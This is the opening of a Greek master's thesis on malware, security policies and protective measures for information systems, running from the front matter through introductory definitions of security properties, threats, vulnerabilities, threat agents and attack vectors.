ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΔΙΑΤΜΗΜΑΤΙΚΟ ΠΡΟΓΡΑΜΜΑ ΜΕΤΑΠΤΥΧΙΑΚΩΝ ΣΠΟΥΔΩΝ
ΠΛΗΡΟΦΟΡΙΚΗ ΚΑΙ ΥΠΟΛΟΓΙΣΤΙΚΗ ΒΙΟΙΑΤΡΙΚΗ

«Κακόβουλο Λογισμικό – Πολιτικές Ασφάλειας & Μέτρα Προστασίας Μελέτη περίπτωσης σε Πληροφοριακό Σύστημα»

Ιωάννης Γκουτζαμάνης

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ
Επιβλέπων
Δρ. Απόστολος Ξενάκης

Λαμία, 2018

UNIVERCITY OF THESSALY

SCHOOL OF SCIENCE

INFORMATICS AND COMPUTATIONAL BIOMEDICINE

«Management Information Systems (MIS) Malwares, Security Policies & Protection measures»

Ioannis Gkoutzamanis

MASTER THESIS
Supervisor
Dr. Apostolos Xenakis

Lamía 2018

ΠΑΝΕΠΙΣΤΗΜΙΟ ΘΕΣΣΑΛΙΑΣ
ΣΧΟΛΗ ΘΕΤΙΚΩΝ ΕΠΙΣΤΗΜΩΝ
ΔΙΑΤΜΗΜΑΤΙΚΟ ΜΕΤΑΠΤΥΧΙΑΚΟ ΠΡΟΓΡΑΜΜΑ
ΠΛΗΡΟΦΟΡΙΚΗ ΚΑΙ ΥΠΟΛΟΓΙΣΤΙΚΗ ΒΙΟΙΑΤΡΙΚΗ

ΚΑΤΕΥΘΥΝΣΗ

«ΠΛΗΡΟΦΟΡΙΚΗ ΜΕ ΕΦΑΡΜΟΓΕΣ ΣΤΗΝ ΑΣΦΑΛΕΙΑ, ΔΙΑΧΕΙΡΙΣΗ ΜΕΓΑΛΟΥ ΟΓΚΟΥ ΔΕΔΟΜΕΝΩΝ ΚΑΙ ΠΡΟΣΟΜΟΙΩΣΗ»

«Κακόβουλο Λογισμικό – Πολιτικές Ασφάλειας & Μέτρα Προστασίας Μελέτη περίπτωσης σε Πληροφοριακό Σύστημα»

Ιωάννης Γκουτζαμάνης

ΔΙΠΛΩΜΑΤΙΚΗ ΕΡΓΑΣΙΑ

Επιβλέπων
Δρ. Απόστολος Ξενάκης

Λαμία, 2018

«Υπεύθυνη Δήλωση μη λογοκλοπής και ανάληψης προσωπικής ευθύνης»

Με πλήρη επίγνωση των συνεπειών του νόμου περί πνευματικών δικαιωμάτων, και γνωρίζοντας τις συνέπειες της λογοκλοπής, δηλώνω υπεύθυνα και ενυπογράφως ότι η παρούσα εργασία με τίτλο [«Κακόβουλο Λογισμικό – Πολιτικές Ασφάλειας & Μέτρα Προστασίας,
Μελέτη περίπτωσης σε Πληροφοριακό Σύστημα»] αποτελεί προϊόν αυστηρά προσωπικής εργασίας και όλες οι πηγές από τις οποίες χρησιμοποίησα δεδομένα, ιδέες, φράσεις, προτάσεις ή λέξεις, είτε επακριβώς (όπως υπάρχουν στο πρωτότυπο ή μεταφρασμένες) είτε με παράφραση, έχουν δηλωθεί κατάλληλα και ευδιάκριτα στο κείμενο με την κατάλληλη παραπομπή και η σχετική αναφορά περιλαμβάνεται στο τμήμα των βιβλιογραφικών αναφορών με πλήρη περιγραφή. Αναλαμβάνω πλήρως, ατομικά και προσωπικά, όλες τις νομικές και διοικητικές συνέπειες που δύναται να προκύψουν στην περίπτωση κατά την οποία αποδειχθεί, διαχρονικά, ότι η εργασία αυτή ή τμήμα της δεν μου ανήκει διότι είναι προϊόν λογοκλοπής.

Ο ΔΗΛΩΝ

Ημερομηνία

Υπογραφή

«Κακόβουλο Λογισμικό – Πολιτικές Ασφάλειας & Μέτρα Προστασίας Μελέτη περίπτωσης σε Πληροφοριακό Σύστημα»

Ιωάννης Γκουτζαμάνης

Τριμελής Επιτροπή:

Ονοματεπώνυμο, Δρ. Απόστολος Ξενάκης

Ονοματεπώνυμο,

Ονοματεπώνυμο,

Επιστημονικός Σύμβουλος:

Ονοματεπώνυμο,

Επιτελική Σύνοψη

Η γενικότερη εξέλιξη της Πληροφορική έχει αποφέρει ένα αντίπαλο δέος, που είναι η δημιουργία και χρήση λογισμικού από κακόβουλους χρήστες. Το Κακόβουλο Λογισμικό δημιουργείται για να προκαλέσει δολιοφθορά, υποκλοπή, κατασκοπεία ή σύγχυση σε ένα πληροφοριακό σύστημα. Με την πρόοδο ιδίως του Διαδικτύου εξελίσσονται συνεχώς και οι επιθέσεις των κακόβουλων χρηστών. Αυτό έχει αναγκάσει τους επιστήμονες να προσπαθούν να δημιουργούν και να ανανεώνουν ασφαλέστερα λογισμικά και μεθόδους προστασίας των πληροφοριακών συστημάτων και των δικτύων των υπολογιστών. Στην παρούσα εργασία γίνεται προσπάθεια μιας σφαιρικής αναφοράς των πτυχών του κακόβουλου λογισμικού. Εν συνεχεία, παρουσιάζεται η επίδραση των επιθέσεων παραβίασης σε ένα στρατιωτικό πληροφοριακό σύστημα, με εικονικά παραδείγματα εκτέλεσης κακόβουλων προγραμμάτων. Τέλος, προτείνονται μέτρα προστασίας και πολιτικές ασφάλειας από επιθέσεις με κακόβουλο λογισμικό.

Ευχαριστίες

Με την παρούσα εργασία ολοκληρώνεται η προσπάθεια απόκτησης του τρίτου κατά σειρά Πτυχίου μου. Έχει προηγηθεί η απόκτηση ενός προπτυχιακού ΑΕΙ και ενός Στρατιωτικής Σχολής Σπουδών. Η αγάπη για τη διεύρυνση των γνώσεων και η πρόκληση της εξέλιξης των Θετικών Επιστημών, με οδήγησαν στην Πληροφορική Επιστήμη. Σε όλη τη διάρκεια των σπουδών μου στη Πάντειο και στο Πανεπιστήμιο Θεσσαλίας γνώρισα ισχυρές προσωπικότητες, τόσο Καθηγητές όσο και Φοιτητές, οι οποίοι επηρέασαν θετικά τον τρόπο επιστημονικής μου σκέψης. Τους ευχαριστώ όλους θερμά. Τέλος ευχαριστώ πολύ την σύζυγο μου Μαρία, που μαζί καταφέραμε να ολοκληρώσουμε την συγγραφή της διπλωματικής μας και ιδιαίτερα την ευχαριστώ για τις γνώσεις της , που χρειάστηκαν ως Μηχανολόγος Μηχανικός του Πανεπιστήμιου Πατρών, κατευθύνοντάς μας, στα συστήματα SCADA ώστε να μπορέσουμε να τα ερευνήσουμε ως προς τα κενά ασφαλείας τους (vulnerabilities) και το πόσο ευάλωτα είναι.

Στο σημείο αυτό θα ήθελα να ευχαριστήσω και εγώ από μέρους μου τον σύζυγο μου Ιωάννη Γκουτζαμάνη που με παρότρυνε να επεκτείνω τις μέχρι τώρα σπουδές μου αποκτώντας μια παραπάνω γνώση, σε ένα αντικείμενο που μέχρι σήμερα δεν ήταν και τόσο γνώριμο για εμένα. Παρόλα αυτά, με την στήριξή του και την άριστη συνεργασία με τους καθηγητές μας, καλύπτοντας όλες τις τυχόν απορίες μου, έφτασα στην υλοποίηση του στόχου καταλήγοντας στην περάτωση της παρούσας διπλωματικής .

Ιδιαίτερες, όμως, ευχαριστίες θα θέλαμε να δώσουμε στον επιβλέποντα Καθηγητή μου, Δρ. Ξενάκη Απόστολο, για τις καθοριστικές του οδηγίες και συμβουλές στα μαθήματα και στη συγγραφή της Πτυχιακής Εργασίας μας.

Ιούλιος 2018

Γκουτζαμάνης Ιωάννης

Αφιερώνεται στην κοινή μας οικογένεια καθώς και στη μνήμη του Πατέρα μας...

ΠΙΝΑΚΑΣ ΠΕΡΙΕΧΟΜΕΝΩΝ

Κεφάλαιο 1

Σκοπός και Μεθοδολογία της Εργασίας

1.1 Σκοπός εργασίας

Σκοπός της εργασίας είναι η μελέτη της εξέλιξης του κακόβουλου λογισμικού και η επίδρασή του μέσω επιθέσεων κακόβουλων χρηστών σε διάφορα Πληροφοριακά Συστήματα (ΠΣ). Στην μελέτη περίπτωσης της εργασίας περιγράφεται μια στρατιωτική άσκηση ασφάλειας , από την οποία αντλούνται και παρουσιάζονται πιθανά σενάρια επιθέσεων, χρήσιμα ώστε να γίνει αντιληπτή η σημασία μιας επιτυχούς επίθεσης παραβίασης υπολογιστικού πόρου ενός ΠΣ μέσω κακόβουλων προγραμματιστικών εντολών. Για το λόγο αυτό, χρησιμοποιείται εικονικό περιβάλλον εκτέλεσης σεναρίων της άσκησης, στα οποία διαφαίνεται ο τρόπος κατάληψης ενός υπολογιστικού πόρου του ΠΣ από κακόβουλο χρήστη και ο τρόπος προσβολής του με κακόβουλο κώδικα.

Τέλος, αποτυπώνονται συμπεράσματα γύρω από την ασφάλεια των ΠΣ , τα οποία αφορούν ενημέρωση, εκπαίδευση και συνεχή μέτρα προστασίας από τους χρήστες, αλλά και χάραξη πολιτικής ασφαλείας του ΠΣ από το στάδιο μελέτης του ως το στάδιο υλοποίησής του και λειτουργίας του.

1.2 Μεθοδολογία εργασίας

Η μεθοδολογία που ακολουθήθηκε για την εργασία περιγράφεται συνοπτικά στα εξής βήματα :

α. Καθορισμός στόχων της εργασίας.

β. Συλλογή και μελέτη πηγών : βιβλία, ερευνητικές εργασίες (papers), μελέτες-πρωτόκολλα (white papers), εγχειρίδια λογισμικού (software manuals), ιστοσελίδες κτλ.

γ. Δημιουργία πλάνου εργασίας με την καταγραφή των επιθυμητών κεφαλαίων και των περιεχομένων τους.

δ. Δημιουργία εργαστηριακού περιβάλλοντος με χρήση των ελεύθερων προγραμμάτων VMware Workstation και Kali Linux (δημιουργία ενός εικονικού περιβάλλοντος εργασίας για δοκιμή και πειραματική επαλήθευση παραδειγμάτων επιθέσεων).

1.3 Δομή εργασίας

Η δομή της εργασίας βασίστηκε στη δημιουργία του πλάνου εργασίας βάσει των επιθυμητών κεφαλαίων ανάπτυξης. Στο 2ο Κεφάλαιο δίνονται οι σημαντικότερες έννοιες στο πεδίο της Ασφάλειας των ΠΣ και σημαντικά στοιχεία γύρω από τις σύγχρονες μορφές των επιθέσεων από κακόβουλο

κώδικα, καθώς και ανάλυση των φορέων επίθεσης. Στο 3 ο Κεφάλαιο δίνεται η κατηγοριοποίηση του κακόβουλου λογισμικού και οι διαθέσιμες εργαλειοθήκες που αφορούν αυτό. Στο 4 ο Κεφάλαιο δίνονται οι απαιτήσεις ασφάλειας των διαφόρων ΠΣ και γίνεται μελέτη περίπτωσης επίδρασης κακόβουλων εντολών σε ΠΣ, μέσω σεναρίων εκτέλεσης κώδικα που εκμεταλλεύεται ευπάθειες ενός δεδομένου ΠΣ και των χρηστών του. Στο 5 ο Κεφάλαιο προτείνονται σύγχρονα Μέτρα Προστασίας για αποφυγή επιθέσεων κακόβουλου λογισμικού. Στο 6 ο Κεφάλαιο δίνονται οι γενικές αρχές των Πολιτικών Ασφάλειας στα διαφόρου τύπου ΠΣ, αλλά και πρακτικές πολιτικές και οδηγίες ασφάλειας στο υπό επίθεση ΠΣ της εργασίας. Στο 7 ο Κεφάλαιο αποτυπώνονται συμπεράσματα αναφορικά με την εργασία και γενικότερα την ασφαλή λειτουργία των ΠΣ.

Κεφάλαιο 2 ο

Θεμελιώδεις Έννοιες Ασφάλειας Πληροφοριακών Συστημάτων

Ένας τυπικός και ενδεικτικός ορισμός της Ασφάλειας Πληροφοριακών Συστημάτων είναι «η αποτροπή επιθέσεων με σκοπό την αποφυγή μη εξουσιοδοτημένης εκμετάλλευσης υπολογιστικών και δικτυακών πόρων και δεδομένων». (1)

Η Ασφάλεια Πληροφοριακών Συστημάτων και Υποδομών αφορά οντότητες και αντικείμενα που αξίζει να προστατευθούν. Ό,τι αξίζει να προστατευθεί ονομάζεται Αγαθό (Asset). Τα Αγαθά αξίζει να προστατευθούν επειδή έχουν Αξία (Value). Η Αξία τους μπορεί να μειωθεί αν υποστούν Ζημιά. Τα Αγαθά χρειάζονται προστασία μόνον εάν υπάρχουν Κίνδυνοι (Dangers) που μπορεί να τους προκαλέσουν Ζημιά (Harm). Ο Ιδιοκτήτης (Owner) ενός προστατευόμενου Αγαθού χρησιμοποιεί Μέσα Προστασίας (Safeguards) είτε για να μειώσει τον Κίνδυνο να προξενηθεί Ζημιά στο Αγαθό, είτε για να μειώσει τις συνέπειές της.

Τα αγαθά που μας ενδιαφέρουν είναι δύο ειδών, η Πληροφορία (ή τα Δεδομένα) και οι Υπολογιστικοί ή άλλοι Πόροι που χρησιμοποιούμε για να επεξεργασθούμε τις Πληροφορίες και τα Δεδομένα. Τα Δεδομένα (Data) αποτελούν ένα σύνολο κατανοητών συμβόλων που έχουν καταγραφεί και η Πληροφορία είναι τα δεδομένα μαζί με την έννοια που τους αποδίδεται.

Η έννοια του Υπολογιστικού Συστήματος περιλαμβάνει, εκτός από τα τεχνικά συστατικά του, το λειτουργικό περιβάλλον και το σκοπό για τον οποίο το Υπολογιστικό Σύστημα υπάρχει. Το λειτουργικό περιβάλλον περιλαμβάνει και τους ανθρώπους που είναι απαραίτητοι για την λειτουργία των τεχνικών μερών του συστήματος και θεωρούνται ως Υπολογιστικοί Πόροι. Η έννοια του Πληροφοριακού Συστήματος περιλαμβάνει όλα τα τεχνικά συστατικά ενός Υπολογιστικού Συστήματος, το περιβάλλον στο οποίο λειτουργεί το σύστημα, το σκοπό και επιπλέον τις Πληροφορίες. (2)

2.1 Ιδιότητες Ασφάλειας

Οι θεμελιώδεις έννοιες της Ασφάλειας ΠΣ, που είναι απαραίτητες για την σωστή λειτουργία ενός ΠΣ, αποτελούν οι έννοιες της Εμπιστευτικότητας, της Ακεραιότητας και της Διαθεσιμότητας (γνωστές ως «CIA») :

Εμπιστευτικότητα (Confidentiality): Η εμπιστευτικότητα αναφέρεται στην αποφυγή της αποκάλυψης της πληροφορίας χωρίς την άδεια του ιδιοκτήτη της.

Ακεραιότητα (Integrity): Η ιδιότητα της Ακεραιότητας αναφέρεται στην αποφυγή μη εξουσιοδοτημένης τροποποίησης μιας πληροφορίας. Κάθε

αφαίρεση, προσθήκη και μετακίνηση των δεδομένων μιας πληροφορίας σαν σύνολο είναι αποτέλεσμα εξουσιοδοτημένες και ελεγχόμενης ενέργειας. Επομένως, τα δεδομένα ενός πληροφοριακού συστήματος πρέπει να έχουν έναν προκαθορισμένο φυσικό μέγεθος και χώρο. Παραβίαση της Ακεραιότητας ενός ΠΣ θεωρείται επίσης και η χρήση των υπολογιστών του ΠΣ από μη εξουσιοδοτημένα άτομα.

Διαθεσιμότητα (Availability): Αναφέρεται στην εξασφάλιση της διάθεσης της πληροφορίας από τους εξουσιοδοτημένους χρήστες του ΠΣ. Η Άρνηση της Υπηρεσίας (Denial of Service) είναι μια επίθεση, στην οποία πλην των υπολογιστικών πόρων, στοχεύονται και οι εξουσιοδοτημένοι χρήστες που αδυνατούν προσωρινά ή μόνιμα να έχουν πρόσβαση στην πληροφορία. Υπάρχουν ωστόσο και πολλές βιβλιογραφίες που αναφέρουν πρόσθετες ιδιότητες της ασφάλειας ΠΣ, πέρα των «CIA», γνωστές ως «Parkerian Hexad» (εξάδα του Parker) (3):

Η Αυθεντικότητα (Authenticity) είναι ιδιότητα που αναφέρεται στην απόδειξη της προέλευσης και του ιδιοκτήτη της πληροφορίας. Η ιδιότητα της Εγκυρότητας (Validity) αναφέρεται στην απόλυτη ακρίβεια και πληρότητα της πληροφορίας.

Η Μοναδικότητα (Uniqueness) αφορά την αδυναμία αναπαραγωγής ή αντιγραφής της πληροφορίας χωρίς εξουσιοδότηση.

Η Μη Αποποίηση (Non-Repudiation) αναφέρεται στην αδυναμία του ΠΣ στην άρνηση των ενεργειών που έχουν εκτελεστεί με σκοπό την τροποποίηση, αποστολή ή λήψη μιας πληροφορίας.

Επιπρόσθετες ιδιότητες ασφάλειας αποτελούν η Ταυτοποίηση, η Αυθεντικοποίηση και η Εξουσιοδότηση, που αναφέρονται στον έλεγχο πρόσβασης του χρήστη στη πληροφορία :

Ταυτοποίηση (Identification): Είναι η διαδικασία κατά την οποία το λογικό υποκείμενο παρέχει σε ένα ΠΣ τις πληροφορίες που απαιτούνται, προκειμένου να συσχετιστεί με ένα από τα αντικείμενα που δικαιούνται προσπέλαση στους πόρους του.

Αυθεντικοποίηση (Authentication): Είναι η διαδικασία κατά την οποία ένα λογικό υποκείμενο παρέχει σε ένα ΠΣ τις πληροφορίες που απαιτούνται, προκειμένου να ελεγχθεί η βασιμότητα της συσχέτισης που επιτεύχθηκε κατά τη διαδικασία της ταυτοποίησης.

Εξουσιοδότηση (Authorization): Είναι η έννοια που αναφέρεται στη διαδικασία άδειας πρόσβασης σε λογικά υποκείμενα που επιτρέπεται μόνο σε αυτά να χρησιμοποιούν πόρους του ΠΣ (αρχεία, δεδομένα, προγράμματα, συσκευές, κλπ.).

2.2 Έννοιες Ασφάλειας

Είναι βασικό να αναφερθούν κάποιες βασικές έννοιες του πεδίου της Ασφάλειας των ΠΣ και των Δικτύων Η/Υ, οι οποίες συνδέονται με το κακόβουλο λογισμικό και αποτελούν τα λεγόμενα στη διεθνή βιβλιογραφία «Security Requirements».

2.2.1 Βασικές έννοιες

Η έννοια της Επίπτωσης (Impact) ή Συνέπειας αναφέρεται στην απώλεια μίας αξίας ή στην αύξηση του κόστους ή άλλη ζημία, που μπορεί να προκύψει ως συνέπεια μίας παραβίασης.

Η έννοια του Κινδύνου σχετίζεται με ό,τι μπορεί να προξενήσει ζημιά σε μια ιδιότητα μιας πληροφορίας ή ενός υπολογιστικού πόρου. Οι σχετικοί όροι με την έννοια του Κινδύνου είναι από την μία το Ρήγμα Ασφαλείας (Breach of Security), το οποίο αφορά την μη εξουσιοδοτημένη αποκάλυψη, τροποποίηση ή απόκρυψη πληροφοριών, και από την άλλη τον όρο της Παραβίασης (Violation), που είναι το γεγονός κατά το οποίο περιορίζονται σε ένα ΠΣ η αυθεντικότητα, η διαθεσιμότητα, η εμπιστευτικότητα, η ακεραιότητα και η εγκυρότητα. Οι Κίνδυνοι οφείλονται τόσο στις εξωγενείς Απειλές όσο και στις ενδογενώς Αδυναμίες του ΠΣ.

Η Απειλή (Threat) είναι οτιδήποτε μπορεί να περιορίσει την ασφάλεια ενός ΠΣ. Είναι μια πιθανή ενέργεια ή ένα γεγονός, το οποίο μπορεί να προκαλέσει την απώλεια μίας ή περισσότερων ιδιοτήτων της ασφάλειας του ΠΣ. Μπορεί να είναι εσωτερική απειλή (ως αποτέλεσμα ενός χρήστη ή αποτυχίας μιας διαδικασίας οργανωτικού περιεχομένου) ή από το εξωτερικό περιβάλλον. Η Απειλή είναι ο πιθανός κίνδυνος μιας επίθεσης που ενδέχεται να βλάψει ένα ΠΣ. Μία απειλή μπορεί να προκληθεί από τυχαία ή εσκεμμένα γεγονότα.

Παραδείγματα απειλών είναι (4):

- Περιβαλλοντικές απειλές: Φωτιά, σεισμός, πλημμύρα, καταιγίδα, Καύσωνας, κεραυνός, προβλήματα κλιματισμού, προβλήματα ηλεκτρισμού, κτλ. Σκόπιμες ανθρώπινες απειλές: προσωποποίηση, εύρεση κωδικού, εκμετάλλευση αδυναμιών δικτύου, λογισμικού, λειτουργικού συστήματος, κακή χρήση των πόρων, μη εξουσιοδοτημένη πρόσβαση, κλοπή, βανδαλισμός, εμπρησμός, κτλ.
- Μη σκόπιμες ανθρώπινες απειλές:

Λανθασμένη χρήση συστήματος, προγραμματιστικά λάθη, μη σκόπιμη αποκάλυψη δεδομένων, μη σκόπιμη καταστροφή εξοπλισμού, κτλ.

Η Αδυναμία (Vulnerability) είναι ένα ευάλωτο χαρακτηριστικό ενός ΠΣ που μπορεί να επιτρέψει να συμβεί μια παραβίαση. Ίδιοι νοηματικοί ορισμοί του όρου «Vulnerability» είναι «Ευπάθεια» ή «τρωτό σημείο». Είναι ουσιαστικά μια

τρύπα στην ασφάλεια του συστήματος, που γίνεται αντικείμενο εκμετάλλευσης (exploitation) από κακόβουλους χρήστες. Όσο μεγαλύτερη είναι η αδυναμία ενός Αγαθού ενός ΠΣ σε μία απειλή, τόσο μεγαλύτερες θα είναι οι συνέπειες στο αγαθό σε περίπτωση που εκδηλωθεί η απειλή αυτή. Τα ευπαθή μέρη ενός ΠΣ μπορούν να χωριστούν στις εξής κατηγορίες :

- Αδυναμίες στα πρωτόκολλα επικοινωνίας ενός δικτύου υπολογιστών.
- Αδυναμίες λογισμικού.
- Αδυναμίες στη διαμόρφωση των συστημάτων και των δικτύων.

Η Επίθεση (Attack) είναι η τεχνική των κακόβουλων χρηστών για την εκμετάλλευση των Αδυναμιών των ΠΣ. Είναι κάθε προσπάθεια ενός (ή πολλών) φυσικού προσώπου που στοχεύει να καταστρέψει, να εκθέσει, να υποκλέψει, να αλλάξει ή να αχρηστέψει πληροφορίες ή υπολογιστικούς πόρους ενός ΠΣ. Είναι επίσης κάθε προσπάθεια του κακόβουλου χρήστη να αποκτήσει μη εξουσιοδοτημένη πρόσβαση στο ΠΣ.

Οι Επιθέσεις κατηγοριοποιούνται κυρίως σε ενεργητικές και παθητικές επιθέσεις.

Ενεργητική (active attack) είναι μια επίθεση όταν ο κακόβουλος χρήστης σκοπεύει να αλλάξει τα Αγαθά του ΠΣ ή να επηρεάσει τη λειτουργία τους. Ο επιτιθέμενος τότε γίνεται αντιληπτός.

Παθητική (passive attack) είναι μια επίθεση όταν ο κακόβουλος χρήστης σκοπεύει να χρησιμοποιήσει την πληροφορία του ΠΣ, χωρίς να επηρεάσει υπολογιστικούς πόρους. Τότε ο επιτιθέμενος δε γίνεται αντιληπτός από το νόμιμο χρήστη, όπως στην περίπτωση της παρακολούθησης (eavesdropper).

Οι τύποι των επιθέσεων είναι οι διαφορετικοί τρόποι με τους οποίους μπορεί κάποιος να εκμεταλλευτεί Αδυναμίες ενός ΠΣ και να επιτεθεί σε ένα ΠΣ. Χαρακτηριστικά παραδείγματα είναι επιγραμματικά τα παρακάτω :

- Κακόβουλο Λογισμικό (Malware), π.χ. Ιοί, Δούρειοι Ίπποι, Worms, κ.α.
- DoS (Denial of Service) Attacks – Επιθέσεις Άρνησης Υπηρεσίας, π.χ. Ping broadcast, Smurf, Teardrop, κ.α.
- IP spoofing
- Server spoofing
- Man in the Middle Attack

- DNS poisoning
- Password cracking
- Buffer Overflow Attack
- Phishing Attack


2.2.2 Φορείς Επίθεσης

Ο όρος «Φορέας Επίθεσης» (Threat Agent) χρησιμοποιείται στην Ασφάλεια των ΠΣ για να υποδείξει έναν ή περισσότερους χρήστες ή εννοιολογικούς παράγοντες με κακόβουλες προθέσεις. Είναι σημαντικό να καθοριστεί τι και ποιός θα μπορούσε να εκμεταλλευτεί μια αδυναμία ενός υπολογιστικού συστήματος και με ποιο τρόπο θα μπορούσε αυτό να γίνει εφικτό.

Οι «Φορείς Επίθεσης» δύναται να κατηγοριοποιηθούν ως ακολούθως (5):

- Non-Target Specific: είναι οι Ιοί, τα Worms, οι Δούρειοι Ίπποι και οι Logic bombs.
- Employees: το Προσωπικό μιας επιχείρησης ή εταιρίας.
- Organized Crime and Criminals: κακόβουλοι χρήστες που στοχεύουν σε πληροφορίες τραπεζικών συστημάτων, πιστωτικών καρτών, κλπ. Συνήθως έχουν βοήθεια και από νόμιμους χρήστες των πληροφοριακών συστημάτων.
- Corporations: εταιρίες που εμπλέκονται στη δημιουργία λογισμικών προστασίας.
- Human, Unintentional: ατυχήματα από απροσεξία.
- Human, Intentional: εσωτερικός ή εξωτερικός χρήστης με προθέσεις ζημίας του ΠΣ.
- Natural Disasters : φυσικές καταστροφές όπως πλημμύρες, πυρκαγιά, κεραυνός, σεισμοί, κλπ.

Η διαφορά του «threat agent» με τον όρο «threat» (απειλή) είναι ότι ο φορέας επίθεσης (threat agent) αποτελεί όρο που απευθύνεται σε συγκεκριμένη απειλή, δηλαδή ο «Trojan με τάδε όνομα είναι ένας threat agent» ενώ γενικά οι Trojans είναι threats. Αξίζει να σημειωθεί ότι και ένας hacker/cracker ή ένας insider μιας εταιρίας είναι κι αυτοί threat agents. Πολύ καλό σχήμα κατηγοριοποίησης δίνεται από τους Vidalis S. και Jones A. (6) (Σχήμα 1):



Σχήμα 1 Threat Agents.

2.2.3 Διανύσματα Επίθεσης

Ο όρος «Διάνυσμα Επίθεσης» (Attack Vector) αναφέρεται στους διαφορετικούς τρόπους και διαδρομές που μπορεί ένας hacker/cracker να αποκτήσει πρόσβαση σε έναν υπολογιστικό πόρο με σκοπό να εναποθέσει μια σειρά από κακόβουλες εντολές (φορτίο από bits), γνωστές με το όνομα «payload». Τα Διανύσματα Επίθεσης θέτουν ικανούς τους hackers/crackers να εκμεταλλευτούν μια αδυναμία του ΠΣ συμπεριλαμβανομένου και του ανθρώπινου παράγοντα – λάθους και με μια προγραμματιστική μέθοδο να επιτεθούν στο σύστημα. Η μέθοδος αυτή στο σύνολό της αναφέρεται ως «exploit».

Τα Διανύσματα Επίθεσης καταδεικνύουν ένα Φορέα Επίθεσης (ανθρώπινο ή φυσικό παράγοντα) και ποιος είναι ο στόχος τους. Περιλαμβάνουν Ιούς, spam e-mails, Ιστοσελίδες, pop-up windows, instant messages, chat rooms, κ.α. Αυτά τα διανύσματα επίθεσης εμπλέκουν προγραμματιστικές εντολές που εκμεταλλεύονται την ανθρώπινη ή υλικό-λογισμική αδυναμία (vulnerability) για να παρακάμψουν ή να αδυνατίσουν τις άμυνες του προς επίθεση υπολογιστικού πόρου. Τα προγράμματα προστασίας (firewalls και antivirus software) δεν μπορούν να εμποδίσουν απόλυτα τα διανύσματα επίθεσης, γιατί οι κακόβουλοι χρήστες συνεχώς τους αναθεωρούν και προσπαθούν ακόμα να δημιουργήσουν νέους, στην ανάγκη να αποκτήσουν πρόσβαση σε υπολογιστές και εξυπηρετητές.

Τα πιο κοινά κακόβουλα φορτία εντολών είναι οι ιοί (που δύναται να λειτουργούν μόνοι τους ως διανύσματα επίθεσης), οι δούρειοι ίπποι, τα σκουλήκια και το spyware. Αν, μάλιστα, παρομοιαζόταν ένα διάνυσμα επίθεσης ως ένα κατευθυνόμενο βλήμα, τότε το κακόβουλο φορτίο εντολών (δηλαδή το «payload») θα ήταν η εκρηκτική κεφαλή του (7).

2.3 Σύγχρονες επιθέσεις

Οι σύγχρονες επιθέσεις κακόβουλου λογισμικού πραγματοποιούνται από κακόβουλους χρήστες που λαμβάνουν την ονομασία «κυβερνο-εγκληματίες», καθώς αφορούν ΠΣ που χρησιμοποιούν το Διαδίκτυο. Όσο ενημερώνονται τα προγράμματα προστασίας τόσο οι hackers απαντούνε ανάλογα. Στη σημερινή εποχή οι επιτιθέμενοι έχουν ένα ενδιαφέρον για κάποιο στόχο για μεγάλο χρονικό διάστημα, συνήθως, και επιστρατεύουν τη λεγόμενη «Κοινωνική Μηχανική» (Social Engineering) για να εισβάλλουν σε ένα προστατευμένο σύστημα. Η τακτική αυτή είναι εξαιρετικά αποπλανητική και αποδοτική, και μπορούν να εξαπολύσουν το κακόβουλο λογισμικό τους χωρίς να γίνουν αντιληπτοί αρχικά ή και καθόλου. Επιπλέον, προτιμούν να επικεντρώνονται στις ευπάθειες εφαρμογής παρά του δικτύου ή όλου του συστήματος.

2.3.1 Μέθοδοι σύγχρονων επιθέσεων

Οι σύγχρονες μέθοδοι των επιθέσεων μπορούν να κατηγοριοποιηθούν από τα στατιστικά στοιχεία των τελευταίων ετών ως εξής (8):

